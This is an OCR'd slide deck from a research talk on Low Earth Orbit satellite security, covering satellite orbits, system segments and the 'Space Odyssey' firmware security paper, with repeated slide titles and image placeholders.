RUHR UNIVERSITÄT BOCHUM

RUB

SecHUMAN FORSCHUNGSKOLLEG
SECURITY FOR HUMANS IN CYBERSPACE

Houston, We Have a Problem

Analyzing the Security of Low Earth Orbit Satellites

Johannes Willbold

@jwillbold

/jwillbold

RUHR UNIVERSITÄT BOCHUM

RUB

SecHUMAN FORSCHUNGSKOLLEG

SECURITY FOR HUMANS IN CYBERSPACE

Houston, We Have a Problem

Analyzing the Security of Low Earth Orbit Satellites

Johannes Willbold

@jwillbold

/jwillbold

$whoami

- Satellite & Space Systems Security
- Doctoral Student
  - Ruhr University Bochum, DE
- Visiting Researcher
  - Cyber-Defence Campus, CH
- Co-Founder of the SpaceSec Workshop

Space Odyssey

Space Odyssey: An Experimental Software Security Analysis of Satellites

Johannes Willbold*, Moritz Schloegel*‡, Manuel Vögele*, Maximilian Gerhardt*,
Thorsten Holz‡, Ali Abbasi‡

*Ruhr University Bochum, firstname.lastname@rub.de
‡CISPA Helmholtz Center for Information Security, lastname@cispa.de

Distinguished Paper Award

***Abstract*—Satellites are an essential aspect of our modern society and have contributed significantly to the way we live today, most notable through modern telecommunications, global positioning, and Earth observation. In recent years, and especially in the wake of the *New Space Era*, the number of satellite deployments has seen explosive growth. Despite its critical importance, little academic research has been conducted on satellite security and, in particular, on the security of onboard firmware. This lack likely stems from by now outdated assumptions on achieving security by obscurity, effectively preventing meaningful research on satellite firmware.**

In this paper, we first provide a taxonomy of threats

in 2022 [2]. The vast majority of these satellites form mega-constellations like *Starlink*, which plans to launch more than 40,000 satellites in the coming years [3].

Small satellites [4] are at the heart of this *New Space Era* as their size and the widespread use of Commercial off-the-shelf (COTS) components makes them affordable even for small institutions. Furthermore, they cover a broad spectrum of use cases ranging from commercial applications (like Earth observation, machine-to-machine communication, and Internet services) to research applications, such as technology testing, weather and earthquake forecasting, and even interplanetary missions [5]–[8].

44th IEEE Symposium on Security and Privacy (S&P)

Applications

Telecommunications

Global Positioning

Earth Obervation

Research

Technology Testing

Satellite Orbits

Satellite Orbits

LEO

160 - 2k km

Satellite Orbits


Satellite Orbits

Context

Space Segment


Context


Space Segment



Context

Space Segment






3U CubeSat


Context

Space Segment

ISL




3U CubeSat



Context

Space Segment



Context

Space Segment


ISL

Ground Segment

Context

Space Segment


ISL




Ground Segment

Context


Space Segment



Context



Context


Space Segment
ISL
Space
Protocol
User Segment
Ground Segment

Our Journey ...


Firmware Attacks

Our Journey ...

Firmware Attacks

Our Journey ...


System Analysis



Firmware Attacks

Our Journey ...


System Analysis



Firmware Attacks

